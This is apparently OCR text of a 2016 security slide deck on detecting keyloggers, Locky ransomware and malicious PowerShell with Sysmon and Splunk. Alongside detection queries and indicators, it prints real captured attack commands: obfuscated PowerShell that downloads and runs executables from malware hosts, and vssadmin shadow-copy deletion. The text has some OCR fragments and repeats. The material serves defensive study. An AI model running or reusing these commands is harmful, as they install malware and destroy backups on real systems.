index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1" stext
| search CommandLine="* /stext *"
```


→ No false hits in >5 months

But why does it use «/stext» parameter ???


Detecting Keyloggers




Detecting Keyloggers



Detecting Keyloggers



Detecting Keyloggers



Detecting Locky Ransomware

* **Continuously (daily) analysing malspam samples**
  - Ransomware (Locky, NELocker, Cerber, TeslaCrypt et.al.)
* Know malicious behavior (e.g. process tree, command lines)
* **Detect changes in behavior, adjust searches & alerts accordingly**
* Comparing two Locky samples from April and August 2016
  - Behavior changed (Vssadmin vs. Rundll32)

Locky analysis 2016-04-28

JoeSandbox Cloud PRO

Startup

- **system is w7_2**
- wscript.exe (PID: 2600 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - nuNvDiKt.exe (PID: 808 MD5: 628D9F2BA204F99E638A91494BE3648E)
    - nuNvDiKt.exe (PID: 3572 MD5: 628D9F2BA204F99E638A91494BE3648E)
      - vssadmin.exe (PID: 3932 MD5: 6E248A3D528EDE43994457CF417BD665)
      - firefox.exe (PID: 2480 MD5: F51D682701B303ED6CC5474CE5FA5AAA)
      - cmd.exe (PID: 180 cmdline: cmd.exe /C del /Q /F C:\Users\admin\AppData\Local\Temp\nuNvDiKt.exe
- svchost.exe (PID: 3892 MD5: 54A47F6B5E09A77E61649109C6A08866)
- **cleanup**

```
* pid="808" / md5="628D9F2BA204F99E638A91494BE3648E" / parentpid="2600"
  cmdline="C:\Users\admin\AppData\Local\Temp\nuNvDiKt.exe"
* pid="3572" / md5="628D9F2BA204F99E638A91494BE3648E" / parentpid="808"
  cmdline="C:\Users\admin\AppData\Local\Temp\nuNvDiKt.exe"
* pid="3932" / md5="6E248A3D528EDE43994457CF417BD665" / parentpid="3572"
  cmdline="vssadmin.exe Delete Shadows /All /Quiet"
* pid="2480" / md5="F51D682701B303ED6CC5474CE5FA5AAA" / parentpid="3572"
  cmdline="C:\Program Files\Mozilla Firefox\firefox.exe  -osint
           -url  C:\Users\admin\Desktop\_HELP_instructions.html"
```

Locky using Vssadmin

* Locky calling vssadmin to delete shadow copies

alert_sysmon_vssadmin_ransomware

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
    vssadmin.exe
| search CommandLine="*vssadmin*"
    CommandLine="*Delete *" CommandLine="*Shadows*"
```

Locky analysis 2016-08-23

- **system is w7_2**
- wscript.exe (PID: 4028 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - rundll32.exe (PID: 2240 cmdline: C:\Windows\System32\rundll32.exe C:\Users\admin\AppData\Local\Temp\CHJGDH~1.DLL qwerty 323 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - firefox.exe (PID: 2504 MD5: F51D682701B303ED6CC5474CE5FA5AAA)
- **cleanup**

Locky using Rundll32

* Rundll32 process with
  - DLL in «%TEMP%» folder and «qwerty» parameter
  - Office (macros) or scripting parent process (JS, VBS, WSF, HTA)

alert_sysmon_suspicious_locky_rundll32

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
    rundll32.exe
| search Image="*\\rundll32.exe"
    (CommandLine="*\\AppData\\Local\\Temp*" CommandLine="*qwerty*")
  OR
    (ParentImage="*\\winword.exe" OR ParentImage="*\\excel.exe" OR
     ParentImage="*\\cscript.exe" OR ParentImage="*\\wscript.exe" OR
     ParentImage="*\\mshta.exe")
```

Detecting Locky Ransomware

Locky behavior analysis

```
 90 FILE: drops *.locky files [Locky]    (2016-02-15 - 2016-06-26)
101 FILE: drops *.zepto files [Locky]    (2016-06-27 - 2016-09-25)
 33 FILE: drops *.odin files [Locky]     (2016-09-27 - 2016-10-22)

137 FILE: drops '_HELP_instructions.html' files [Ransomware]   (… - 2016-09-25)
 33 FILE: drops '_HOWDO_text.html' files [Ransomware]          (2016-09-27 - …)

 91 PROC: calls 'vssadmin.exe Delete Shadows /All /Quiet' to delete Shadow Copies
                                         (2016-02-15 - 2016-06-26)
130 PROC: rundll32 %TEMP%\*.dll qwerty   (2016-08-22 - 2016-10-10)
 11 PROC: uses 'PowerShell' with '-ExecutionPolicy bypass'  (2016-10-16 - …)
```

Detecting Locky Ransomware

Locky behavior analysis

```
82 YARA: pcap_ransom_locky_main_php                (2016-02-15 - 2016-03-24)
15 YARA: pcap_ransom_locky_submit_php              (2016-03-28 - 2016-04-21)
45 YARA: pcap_ransom_locky_userinfo_php            (2016-04-26 - 2016-05-29)
 8 YARA: pcap_ransom_locky_access_cgi              (2016-05-29 - 2016-05-29)
59 YARA: pcap_ransom_locky_upload__dispatch_php    (2016-05-30 - 2016-08-01)
16 YARA: pcap_ransom_locky_php_upload_php          (2016-08-03 - 2016-08-18)
49 YARA: pcap_ransom_locky_data_info_php           (2016-08-22 - 2016-09-25)
53 YARA: pcap_ransom_locky_apache_handler_php      (2016-09-26 - 2016-10-22)
58 YARA: pcap_ransom_locky_linuxsucks_php          (2016-10-23 - 2016-11-01)
30 YARA: pcap_ransom_locky_message_php             (2016-11-01 - …)

29 YARA: pcap_ransom_locky_XORed_dll               (2016-09-04 - …)
```

Detecting Locky Ransomware

Locky behavior analysis

82 YARA: pcap_ransom_locky_main_php (2016-02-15 - 2016-03-24)
15
45
8
59
10
49
53
58
30

Update from 2016-10-24: new Locky variant

```
FILE: drops *.shit files [Locky]
FILE: drops '_WHAT_is.html' files [Ransomware]
PROC: uses 'PowerShell' obfuscation with '^'
PROC: rundll32 %TEMP%\*.dll EnhancedStoragePasswordConfig
YARA: pcap_ransom_locky_linuxsucks_php
```

29 YARA: pcap_ransom_locky_XORed_dll (2016-09-04 - …)

Detecting Locky Ransomware

Locky behavior analysis

Update from 2016-10-24: new Locky variant

Update from 2016-10-26: new Locky variant

```
FILE: drops *.thor files [Locky]
FILE: drops '_WHAT_is.html' files [Ransomware]
PROC: uses 'PowerShell' obfuscation with '^'
PROC: rundll32 %TEMP%\*.dll EnhancedStoragePasswordConfig
YARA: pcap_ransom_locky_linuxsucks_php
```

Detecting Locky Ransomware

Locky behavior analysis

Update from 2016-11-08: changing DLL func's frequently

```
PROC: rundll32 %TEMP%\*.dll test123    (2016-11-01)
PROC: rundll32 %TEMP%\*.dll runrun     (2016-11-01)
PROC: rundll32 %TEMP%\*.dll text       (2016-11-02)
PROC: rundll32 %TEMP%\*.dll GetLine    (2016-11-03)
PROC: rundll32 %TEMP%\*.44  text       (2016-11-03)
PROC: rundll32 %TEMP%\*.dll SetText    (2016-11-06)
PROC: rundll32 %TEMP%\*.dll woody      (2016-11-07)
PROC: rundll32 %TEMP%\*.dll makefile   (2016-11-07)
PROC: rundll32 %TEMP%\*.dll set        (2016-11-08)
PROC: rundll32 %TEMP%\*.dll nipple     (2016-11-08)
```

Detecting malicious Powershell

Everybody

PowerShell

Malicious PowerShell

- system is w7_1
- wscript.exe (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - cmd.exe (PID: 2940 cmdline: C:\Windows\System32\cmd.exe /C P^owerS^he^lL.eXe^ -e^xeCu^tio^nP^OLI^CY ^by^pa^Ss ^-^Noprof^I^L^e -W^iNDOWsTyle^ ^H^iDd^eN^ ^(neW-obJeCT^ SYsTem.^N^eT^.we^bC^Lie^NT)^.d^Ow^N^L^oad^file^('http://www.temporaryv.bid/user.php?f=1.dat' 'C:\Users\[redacted]\AppData\Roaming.exe');St^aR^T-proce^sS^ C:\Users\[redacted]\AppData\Roaming.eXe MD5: AD7B9C14083B52BC532FBA5948342B98)
    - powershell.exe (PID: 2172 MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - Roaming.exe (PID: 2168 MD5: F72F6608092D4844A29F581444A64828)
        - Roaming.exe (PID: 1260 MD5: F72F6608092D4844A29F581444A64828)
          - iexplore.exe (PID: 764 MD5: E931C01E7DD7CEC0BD26CD1B9DA967A3)
            - iexplore.exe (PID: 3004 MD5: E931C01E7DD7CEC0BD26CD1B9DA967A3)
          - cmd.exe (PID: 3780 cmdline: cmd.exe /C del /Q /F C:\Users\[redacted]1\AppData\Local \Temp\sysCBBB.tmp MD5: AD7B9C14083B52BC532FBA5948342B98)

Behavior Analysis:

```
FILE: drops '_HOWDO_text.html' files [Ransomware]
FILE: drops *.odin files [Locky]
PROC: uses 'PowerShell' WebClient.DownloadFile()
PROC: uses 'PowerShell' obfuscation with '^'
PROC: uses 'PowerShell' with '-ExecutionPolicy bypass'
YARA: pcap_ransom_locky_apache_handler_php
```

Malicious PowerShell

- system is w7_1
- wscript.exe (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - cr

```
--- mail headers ---
Date: Mon, 17 Oct 2016 00:27:44 -0000
From: <eeaquaforest.pad@submitpad.org>
Subject: 72080482 fourier

--- mail attachments (spaces replaced with [_X]) ---
cf890dc75d01f4bbb5150d1a7d8a4a49  ./EMAIL_89716306_fourier.zip
2568bd90c574056ea3590aabfb2e6489  ./3.zip
28a262ca87456fe1278dde4a134084d5  ./ORDER_802.js

--- executables dropped ---
3e6bf00b3ac976122f982ae2aadb1c51  dropped/System.dll
5c6ad37916cfa9974e8cd4a6dc762221  dropped/Jellyfish.jpg
f72f6608092d4844a29f581444a64828  dropped/Roaming.exe

--- http traffic URLs ---
hXXp://93.170.104[.]126/apache_handler.php
hXXp://www.temporaryv[.]bid/user.php?f=1.dat
```

Behav

FILE:
FILE:
PROC:
PROC:
PROC:
YARA: pcap_ransom_locky_apache_handler_php

Malicious PowerShell

- system is w7_1
- wscript.exe (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - cmd.exe (PID: 2940 cmdline: C:\Windows\System32\cmd.exe /C P^owerS^he^lL.eXe^ -e^xeCu^tio^nP^OLI^CY ^by^pa^Ss ^-^Noprof^I^L^e -W^iNDOWsTyle^ ^H^iDd^eN^ ^(neW-obJeCT^ SYsTem.^N^eT^.we^bC^Lie^NT)^.d^Ow^N^L^oad^file^('http://www.temporaryv.bid/user.php?f=1.dat' 'C:\Users\[redacted]\AppData\Roaming.exe');St^aR^T-proce^sS^ C:\Users\[redacted]\AppData\Roaming.eXe MD5: AD7B9C14083B52BC532FBA5948342B98)
    - powershell.exe (PID: 2172 MD5: 92F44E405DB16AC55D97E3BFE3B132FA)

PROC: uses 'PowerShell' WebClient.DownloadFile()

```
PowerShelL.eXe    -exeCutionPOLICY bypaSs     -NoprofILe     -WiNDOWsTyle
   HiDdeN (neW-obJeCT   SYsTem.NeT.webCLieNT).dOwNLoadfile(
   'http://www.temporaryv.bid/user.php?f=1.dat'
   'C:\Users\********\AppData\Roaming.exe');StaRT-processS
   C:\Users\********\AppData\Roaming.eXe

index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
    (powershell.exe OR cmd.exe) WebClient DownloadFile
| search (Image="*\\powershell.exe" OR Image="*\\cmd.exe")
    CommandLine="*WebClient*" CommandLine="*DownloadFile*"
```

Malicious PowerShell

PROC: uses 'PowerShell' WebClient.DownloadFile()

First seen: **2015-02-12** / # samples: **81**

```
cmd /K PowerShell.exe (New-Object System.Net.WebClient).DownloadFile(
   'http://136.243.237.222:8080/hhacz45a/mnnmz.php' '%TEMP%\pJIOfdfs.exe');
   Start-Process '%TEMP%\pJIOfdfs.exe';
```

PROC: uses 'PowerShell' with '-ExecutionPolicy bypass'

First seen: **2015-03-03** / # samples: **58**

```
powershell.exe -noexit -ExecutionPolicy bypass -noprofile -file
   C:\Users\*******\AppData\Local\Temp\adobeacd-update.ps1
```

PROC: uses 'PowerShell' obfuscation with '^'

First seen: **2016-09-30** / # samples: **41**

```
cmd.exe  /C POwER^S^He^LL.exE     -Exe^CuTI^o^npOlic^Y ^bY^P^A^sS
   ^-^Nop^r^ofiLe^    -W^I^N^d^oWstylE  HI^Dden     (^neW^-o^BJ^Ect
   SY^sT^Em.n^E^T.^WEBCL^i^EN^T^).DOWN^LOa^Dfi^LE(^
   'http://caopdjow.top/user.php?f=1.dat' 'C:\Users\*****\AppData\Roaming.EXE');
   ^sTAr^t-pR^ocess^ 'C:\Users\*****\AppData\Roaming.EXe'
```

Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
    (powershell.exe OR cmd.exe) WebClient DownloadFile
| search (Image="*\\powershell.exe" OR Image="*\\cmd.exe")
    CommandLine="*WebClient*" CommandLine="*DownloadFile*"
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command (("New-Object
   Net.WebClient")).("'Do' + 'wnloadfile'").invoke(
   'http://unofficialhr.top/tv/homecooking/tenderloin.php',
   'C:\Users\***\AppData\Local\Temp\spasite.exe'); &
   "C:\Users\***\AppData\Local\Temp\spasite.exe"
```

Query doesn't match «DownloadFile»

LNK with Powershell command
- embedded in DOCX file (oleObject.bin)

Sample from **2016-11-10**
efd6071f0e65e1feef36ffdb228c2a23 Copy of bill #BT138.docx

Process tree:
```
  * WINWORD.EXE
      o cmd.exe
          # powershell.exe
```

Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
    (powershell.exe OR cmd.exe)
| eval CommandLine2=replace(CommandLine,"[ '+\"\^]","")
| search (Image="*\\powershell.exe" OR Image="*\\cmd.exe")
    CommandLine2="*WebClient*" CommandLine2="*DownloadFile*"


"C:\Windows\System32\cmd.exe" /c powershell -command (("New-Object
   Net.WebClient")).("'Do' + 'wnloadfile'").invoke(
   'http://unofficialhr.top/tv/homecooking/tenderloin.php',
   'C:\Users\***\AppData\Local\Temp\spasite.exe'); &
   "C:\Users\***\AppData\Local\Temp\spasite.exe"
```

Remove all obfuscation chars

